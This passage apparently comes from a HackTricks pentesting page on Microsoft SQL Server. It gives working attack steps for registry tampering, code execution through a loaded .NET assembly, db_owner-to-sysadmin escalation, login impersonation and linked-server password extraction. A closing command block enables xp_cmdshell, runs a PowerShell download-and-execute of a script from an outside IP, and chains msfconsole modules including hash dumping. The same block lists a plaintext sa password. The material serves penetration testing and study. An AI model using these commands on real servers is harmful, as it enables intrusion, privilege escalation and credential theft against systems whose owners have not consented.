'Software\Microsoft\MSSQLSERVER\SQLServerAgent\MyNewKey', 'MyNewValue', 'REG_SZ', 'Now you see me!'; 671 EXECUTE master.sys.xp_instance_regread 'HKEY_LOCAL_MACHINE', 'Software\Microsoft\MSSQLSERVER\SQLServerAgent\MyNewKey', 'MyNewValue'; 672 -- Example: inspect explicit permissions on these procedures 673 Use master; 674 EXEC sp_helprotect 'xp_regread'; 675 EXEC sp_helprotect 'xp_regwrite'; 676 ``` 677 678 For **more examples** check out the [**original source**](https://blog.waynesheffield.com/wayne/archive/2017/08/working-registry-sql-server/).<sup>[[16]](#references)</sup> 679 680 ### RCE with MSSQL User Defined Function - SQLHttp <a href="#mssql-user-defined-function-sqlhttp" id="mssql-user-defined-function-sqlhttp"></a> 681 682 It's possible to **load a .NET dll within MSSQL with custom functions**. This, however, **requires `dbo` access** so you need a connection with database **as `sa` or an Administrator role**. 683 684 See [MSSQL user-defined function SQLHttp](/hacktricks/pentesting-web/sql-injection/mssql-injection#mssql-user-defined-function-sqlhttp) for an example. 685 686 ### RCE with `autoadmin_task_agents` 687 688 According to the cited research, some vulnerable/privileged configurations can load a remote assembly through `autoadmin_task_agents`. This is version- and component-specific; verify that the internal table and Smart Admin task loader exist before treating it as a general SQL Server primitive.<sup>[[18]](#references)</sup> 689 690 ```sql 691 update autoadmin_task_agents set task_assembly_name = "class.dll", task_assembly_path="\\remote-server\\ping.dll",className="Class1.Class1"; 692 ``` 693 694 With: 695 696 ```csharp 697 using Microsoft.SqlServer.SmartAdmin; 698 using System; 699 using System.Diagnostics; 700 701 namespace Class1 702 { 703 public class Class1 : TaskAgent 704 { 705 public Class1() 706 { 707 708 Process process = new Process(); 709 process.StartInfo.FileName = "cmd.exe"; 710 process.StartInfo.Arguments = "/c ping localhost -t"; 711 process.StartInfo.UseShellExecute = false; 712 process.StartInfo.RedirectStandardOutput = true; 713 process.Start(); 714 process.WaitForExit(); 715 } 716 717 public override void DoWork() 718 { 719 720 } 721 722 public override void ExternalJob(string command, LogBaseService jobLogger) 723 { 724 725 } 726 727 public override void Start(IServicesFactory services) 728 { 729 730 } 731 732 public override void Stop() 733 { 734 735 } 736 737 738 public void Test() 739 { 740 741 } 742 } 743 } 744 ``` 745 746 ### Other ways for RCE 747 748 There are other methods to get command execution, such as adding [extended stored procedures](https://docs.microsoft.com/en-us/sql/relational-databases/extended-stored-procedures-programming/adding-an-extended-stored-procedure-to-sql-server), [CLR Assemblies](https://docs.microsoft.com/en-us/dotnet/framework/data/adonet/sql/introduction-to-sql-server-clr-integration), [SQL Server Agent Jobs](https://docs.microsoft.com/en-us/sql/ssms/agent/schedule-a-job?view=sql-server-ver15), and [external scripts](https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/sp-execute-external-script-transact-sql). 749 750 ## MSSQL Privilege Escalation 751 752 ### From db_owner to sysadmin 753 754 If a regular user is `db_owner` of a database whose owner maps to a privileged server login (such as `sa`) and `TRUSTWORTHY` is enabled, modules created with `EXECUTE AS OWNER` may cross the database boundary and escalate server privileges. Ownership, signing, and server permissions still matter; `db_owner` or `TRUSTWORTHY` alone is not sufficient.<sup>[[13]](#references)</sup> 755 756 ```sql 757 -- Get owners of databases 758 SELECT suser_sname(owner_sid) FROM sys.databases 759 760 -- Find trustworthy databases 761 SELECT a.name,b.is_trustworthy_on 762 FROM master..sysdatabases as a 763 INNER JOIN sys.databases as b 764 ON a.name=b.name; 765 766 -- Get roles in the selected database (look for your username as db_owner) 767 USE <trustworthy_db> 768 SELECT rp.name as database_role, mp.name as database_user 769 from sys.database_role_members drm 770 join sys.database_principals rp on (drm.role_principal_id = rp.principal_id) 771 join sys.database_principals mp on (drm.member_principal_id = mp.principal_id) 772 773 -- If the complete vulnerable chain is present, test escalation: 774 --1. Create a stored procedure to add your user to sysadmin role 775 USE <trustworthy_db> 776 777 CREATE PROCEDURE sp_elevate_me 778 WITH EXECUTE AS OWNER 779 AS 780 EXEC sp_addsrvrolemember 'USERNAME','sysadmin' 781 782 --2. Execute stored procedure to get sysadmin role 783 USE <trustworthy_db> 784 EXEC sp_elevate_me 785 786 --3. Verify your user is a sysadmin 787 SELECT is_srvrolemember('sysadmin') 788 ``` 789 790 You can use a **metasploit** module: 791 792 ```bash 793 msf> use auxiliary/admin/mssql/mssql_escalate_dbowner 794 ``` 795 796 Or a **PS** script: 797 798 ```bash 799 # https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-ish/MSSQL/Invoke-SqlServer-Escalate-Dbowner.psm1 800 Import-Module .Invoke-SqlServerDbElevateDbOwner.psm1 801 Invoke-SqlServerDbElevateDbOwner -SqlUser myappuser -SqlPass MyPassword! -SqlServerInstance 10.2.2.184 802 ``` 803 804 ### Impersonation of other users 805 806 SQL Server has a special permission, named **`IMPERSONATE`**, that **allows the executing user to take on the permissions of another user** or login until the context is reset or the session ends.<sup>[[14]](#references)</sup> 807 808 ```sql 809 -- Find logins on which the current login has an explicit IMPERSONATE grant 810 SELECT DISTINCT target.name 811 FROM sys.server_permissions AS perm 812 JOIN sys.server_principals AS target 813 ON perm.major_id = target.principal_id 814 WHERE perm.class_desc = 'LOGIN' 815 AND perm.permission_name = 'IMPERSONATE' 816 AND perm.state IN ('G', 'W') 817 AND perm.grantee_principal_id = SUSER_ID(); 818 -- Check whether sa or another privileged login is returned 819 820 -- Impersonate the sa login 821 EXECUTE AS LOGIN = 'sa' 822 SELECT SYSTEM_USER 823 SELECT IS_SRVROLEMEMBER('sysadmin') 824 825 -- If no login is returned, check linked servers too 826 enum_links 827 -- Re-run the checks on each in-scope link 828 use_link [NAME] 829 ``` 830 831 > [!TIP] 832 > If you can impersonate a user, even if that login is not `sysadmin`, check whether it has access to other databases or linked servers. Explicit-grant queries may miss access inherited through roles or broader permissions such as `CONTROL SERVER`; corroborate with `fn_my_permissions` and safe `EXECUTE AS` tests. 833 834 Note that once you are sysadmin you can impersonate any other one: 835 836 ```sql 837 -- Impersonate RegUser 838 EXECUTE AS LOGIN = 'RegUser' 839 -- Verify you are now running as the MyUser4 login 840 SELECT SYSTEM_USER 841 SELECT IS_SRVROLEMEMBER('sysadmin') 842 -- Change back to sa 843 REVERT 844 ``` 845 846 You can perform this attack with a **metasploit** module: 847 848 ```bash 849 msf> auxiliary/admin/mssql/mssql_escalate_execute_as 850 ``` 851 852 or with a **PS** script: 853 854 ```bash 855 # https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-ish/MSSQL/Invoke-SqlServer-Escalate-ExecuteAs.psm1 856 Import-Module .Invoke-SqlServer-Escalate-ExecuteAs.psm1 857 Invoke-SqlServer-Escalate-ExecuteAs -SqlServerInstance 10.2.9.101 -SqlUser myuser1 -SqlPass MyPassword! 858 ``` 859 860 ## Using MSSQL for Persistence 861 862 [https://blog.netspi.com/sql-server-persistence-part-1-startup-stored-procedures/](https://blog.netspi.com/sql-server-persistence-part-1-startup-stored-procedures/) 863 864 ## Extracting passwords from SQL Server Linked Servers 865 866 An attacker can extract SQL Server Linked Servers passwords from the SQL Instances and get them in clear text, granting the attacker passwords that can be used to acquire a greater foothold on the target. The script to extract and decrypt the passwords stored for the Linked Servers can be found [here](https://www.richardswinbank.net/admin/extract_linked_server_passwords) 867 868 Some requirements, and configurations must be done in order for this exploit to work. First of all, you must have Administrator rights on the machine, or the ability to manage the SQL Server Configurations. 869 870 After validating your permissions, you need to configure three things, which are the following: 871 872 1. Enable TCP/IP on the SQL Server instances; 873 2. Add a Start Up parameter, in this case, a trace flag will be added, which is -T7806. 874 3. Enable remote admin connection. 875 876 To automate these configurations, [this repository ](https://github.com/IamLeandrooooo/SQLServerLinkedServersPasswords/)has the needed scripts. Besides having a powershell script for each step of the configuration, the repository also has a full script which combines the configuration scripts and the extraction and decryption of the passwords. 877 878 For further information, refer to the following links regarding this attack: [Decrypting MSSQL Database Link Server Passwords](https://www.netspi.com/blog/technical/adversary-simulation/decrypting-mssql-database-link-server-passwords/)<sup>[[19]](#references)</sup> 879 880 [Troubleshooting the SQL Server Dedicated Administrator Connection](https://www.mssqltips.com/sqlservertip/5364/troubleshooting-the-sql-server-dedicated-administrator-connection/) 881 882 ## Local Privilege Escalation 883 884 After obtaining OS command execution, inspect the SQL Server service account's actual token with `whoami /priv`; do not assume `SeImpersonatePrivilege` is enabled. If it is enabled and the Windows build/configuration is susceptible, review [RoguePotato and PrintSpoofer](/hacktricks/windows-hardening/windows-local-privilege-escalation/roguepotato-and-printspoofer) and [JuicyPotato](/hacktricks/windows-hardening/windows-local-privilege-escalation/juicypotato). Applicability depends on the OS version, COM/RPC reachability, service hardening, and token state. 885 886 ## Shodan 887 888 - `port:1433 !HTTP` 889 890 ## References 891 892 - [1] [Unit 42 – Phantom Taurus: WMI-driven direct SQL collection via batch/sqlcmd](https://unit42.paloaltonetworks.com/phantom-taurus/) 893 - [2] [HTB: DarkZero - linked-server credential mapping to cross-forest RCE](https://0xdf.gitlab.io/2026/04/04/htb-darkzero.html) 894 - [3] [HTB: Signed - MSSQL coercion to silver ticket sysadmin](https://0xdf.gitlab.io/2026/02/07/htb-signed.html) 895 - [4] [Microsoft Learn - sp_helplinkedsrvlogin (Transact-SQL)](https://learn.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/sp-helplinkedsrvlogin-transact-sql) 896 - [5] [SpecterOps - Oops, I Weaponized the Database: Abusing AI Features in SQL Server 2025](https://specterops.io/blog/2026/06/10/oops-i-weaponized-the-database-abusing-ai-features-in-mssql-2025) 897 - [6] [gershsec/mssql2025-poc](https://github.com/gershsec/mssql2025-poc) 898 - [7] [Microsoft Learn - sp_invoke_external_rest_endpoint (Transact-SQL)](https://learn.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/sp-invoke-external-rest-endpoint-transact-sql?view=sql-server-ver17) 899 - [8] [Microsoft Learn - CREATE EXTERNAL MODEL (Transact-SQL)](https://learn.microsoft.com/en-us/sql/t-sql/statements/create-external-model-transact-sql?view=sql-server-ver17) 900 - [9] [Microsoft Learn - AI_GENERATE_EMBEDDINGS (Transact-SQL)](https://learn.microsoft.com/en-us/sql/t-sql/functions/ai-generate-embeddings-transact-sql?view=sql-server-ver17) 901 - [10] [Microsoft Learn – `sys.database_principals`](https://learn.microsoft.com/en-us/sql/relational-databases/system-catalog-views/sys-database-principals-transact-sql?view=sql-server-ver17) 902 - [11] [SQL Server Login User Permissions with fn_my_permissions - MSSQLTips](https://www.mssqltips.com/sqlservertip/6828/sql-server-login-user-permissions-fn-my-permissions/) 903 - [12] [Advanced MSSQL Injection Tricks - PT SWARM](https://swarm.ptsecurity.com/advanced-mssql-injection-tricks/) 904 - [13] [Hacking SQL Server Stored Procedures - Part 1: (Un)Trustworthy Databases - NetSPI](https://www.netspi.com/blog/technical/network-penetration-testing/hacking-sql-server-stored-procedures-part-1-untrustworthy-databases/) 905 - [14] [Hacking SQL Server Stored Procedures - Part 2: User Impersonation - NetSPI](https://www.netspi.com/blog/technical/network-penetration-testing/hacking-sql-server-stored-procedures-part-2-user-impersonation/) 906 - [15] [Executing SMB Relay Attacks via SQL Server using Metasploit - NetSPI](https://www.netspi.com/blog/technical/network-penetration-testing/executing-smb-relay-attacks-via-sql-server-using-metasploit/) 907 - [16] [Working with the Registry from SQL Server - Wayne Sheffield](https://blog.waynesheffield.com/wayne/archive/2017/08/working-registry-sql-server/) 908 - [17] [GOADv2 pwning - part 12 - mayfly277](https://mayfly277.github.io/posts/GOADv2-pwning-part12/) 909 - [18] [SQL Server exploitation notes - exploit7 (translated)](https://exploit7-tr.translate.goog/posts/sqlserver/?_x_tr_sl=es&_x_tr_tl=en&_x_tr_hl=en&_x_tr_pto=wapp) 910 - [19] [netspi.com - Decrypting MSSQL Database Link Server Passwords](https://www.netspi.com/blog/technical/adversary-simulation/decrypting-mssql-database-link-server-passwords) 911 - [20] [Microsoft Learn – SQL Server network configuration and ports](https://learn.microsoft.com/en-us/sql/database-engine/configure-windows/server-network-configuration?view=sql-server-ver17) 912 - [21] [Amazon RDS for SQL Server unsupported features](https://docs.aws.amazon.com/AmazonRDS/latest/UserGuide/SQLServer.Concepts.General.FeatureNonSupport.html) 913 - [22] [Microsoft Learn – SQL Server system databases](https://learn.microsoft.com/en-us/sql/relational-databases/databases/system-databases?view=sql-server-ver17) 914 915 916 ## HackTricks Automatic Commands 917 918 ```text 919 Protocol_Name: MSSQL #Protocol Abbreviation if there is one. 920 Port_Number: 1433 #Comma separated if there is more than one. 921 Protocol_Description: Microsoft SQL Server #Protocol Abbreviation Spelled out 922 923 Entry_1: 924 Name: Notes 925 Description: Notes for MSSQL 926 Note: | 927 Microsoft SQL Server is a relational database management system developed by Microsoft. As a database server, it is a software product with the primary function of storing and retrieving data as requested by other software applications—which may run either on the same computer or on another computer across a network (including the Internet). 928 929 #sqsh -S 10.10.10.59 -U sa -P GWE3V65#6KFH93@4GWTG2G 930 931 ###the goal is to get xp_cmdshell working### 932 1. try and see if it works 933 xp_cmdshell `whoami` 934 go 935 936 2. try to turn component back on 937 EXEC SP_CONFIGURE 'xp_cmdshell' , 1 938 reconfigure 939 go 940 xp_cmdshell `whoami` 941 go 942 943 3. 'advanced' turn it back on 944 EXEC SP_CONFIGURE 'show advanced options', 1 945 reconfigure 946 go 947 EXEC SP_CONFIGURE 'xp_cmdshell' , 1 948 reconfigure 949 go 950 xp_cmdshell 'whoami' 951 go 952 953 954 xp_cmdshell "powershell.exe -exec bypass iex(new-object net.webclient).downloadstring('http://10.10.14.60:8000/ye443.ps1')" 955 956 957 https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-mssql-microsoft-sql-server/index.html 958 959 Entry_2: 960 Name: Nmap for SQL 961 Description: Nmap with SQL Scripts 962 Command: nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER -sV -p 1433 {IP} 963 964 Entry_3: 965 Name: MSSQL consolesless mfs enumeration 966 Description: MSSQL enumeration without the need to run msfconsole 967 Note: sourced from https://github.com/carlospolop/legion 968 Command: msfconsole -q -x 'use auxiliary/scanner/mssql/mssql_ping; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use auxiliary/admin/mssql/mssql_enum; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use admin/mssql/mssql_enum_domain_accounts; set RHOSTS {IP}; set RPORT <PORT>; run; exit' &&msfconsole -q -x 'use admin/mssql/mssql_enum_sql_logins; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use auxiliary/admin/mssql/mssql_escalate_dbowner; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use auxiliary/admin/mssql/mssql_escalate_execute_as; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use auxiliary/admin/mssql/mssql_exec; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use auxiliary/admin/mssql/mssql_findandsampledata; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use auxiliary/scanner/mssql/mssql_hashdump; set RHOSTS {IP}; set RPORT <PORT>; run; exit' && msfconsole -q -x 'use auxiliary/scanner/mssql/mssql_schemadump; set RHOSTS {IP}; set RPORT <PORT>; run; exit' 969 970 ```